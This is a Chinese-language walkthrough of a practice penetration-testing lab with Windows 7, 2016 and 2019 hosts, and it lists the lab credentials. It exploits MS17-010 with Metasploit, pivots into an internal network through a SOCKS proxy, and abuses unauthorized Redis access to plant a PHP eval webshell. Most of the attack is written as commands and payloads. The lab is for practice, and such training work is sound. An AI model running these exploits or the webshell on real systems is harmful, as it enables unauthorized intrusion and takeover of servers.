

环境配置:
win7
密码:admin
设置通达OA漏洞
入站规则:80端口
永恒之蓝
动态外网IP(net模式),静态内网IP

win2016
账号:vulntarget\win2016
密码:Admin#123
管理员administrator密码(非域控密码):Admin@123
已安装redis,自启,web环境自启
添加入站规则:80端口
双静态内网IP

win2019
域控密码:Admin@666
已安装:AD域、vmtools、添加域成员
改计算机名为:win2019
静态IP设置


首先增加两个网卡18和19都是仅主机,配置必须一样

开机时候要点击这个
开始打靶


对其进行漏洞扫描
nmap -sS 192.168.52.128 --script=vuln -T4
存在永痕之蓝漏洞
进入msf
msfconsole

打永恒之蓝,使用getuid发现是系统最高权限
search ms17-010
use 0
set RHOSTS 192.168.52.128
run
首先我们退出会话保存在后台,提示我们会话id为1
bg



查找fscan
find / -name "fscan.exe" 2>/dev/null
进入刚刚退出的会话
sessions 1

上传fscan到c盘根目录
upload /data/windows_atk/scan_info/fscan.exe C:/

进入shell并进入根目录
shell
cd /


设置编码chcp 65001,让系统正常显示字符
chcp 65001

ipconfig发现另外一张网卡ip:10.0.20.98
ipconfig

fscan扫内网
fscan.exe -h 10.0.20.0/24
通过fscan扫描的结果中可以看到,并没有其他主机存活
禁ping扫描使用TCP扫描(fscan默认使用ping进行内网扫描),发现内网第二台机器10.0.20.99,并且6379端口开启
fscan.exe -h 10.0.20.0/24 -np -no -nopoc


精确扫描出redis备份文件C:\Program Files\Redis/dump.rdb,并且包含redis unauthorized未授权
fscan.exe -h 10.0.20.99 -np -no -nopoc
使用msf添加路由
run post/multi/manage/autoroute


查看路由是否添加成功
run autoroute -p

添加代理,msf设置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
配置proxychains代理端口为msf设置的1080端口
vi /etc/proxychains4.conf


测试代理是否配置成功
proxychains nmap -sT 10.0.20.99 -p 80

直接打开浏览器访问是一个hello world

使用目录扫描,扫描出phpinfo,在这里面发现C:/phpStudy/PHPTutorial/WWW/网站目录
proxychains dirb http://10.0.20.99/


继续渗透,redis未授权
redis-cli -h 10.0.20.99
config set dir 'C:/phpStudy/PHPTutorial/WWW/'
config set dbfilename shell.php
set 1 "<?php @eval(\$_POST['cmd'])?>"
save

打开蚁剑
antsword

输入shell地址和密码,测试连接
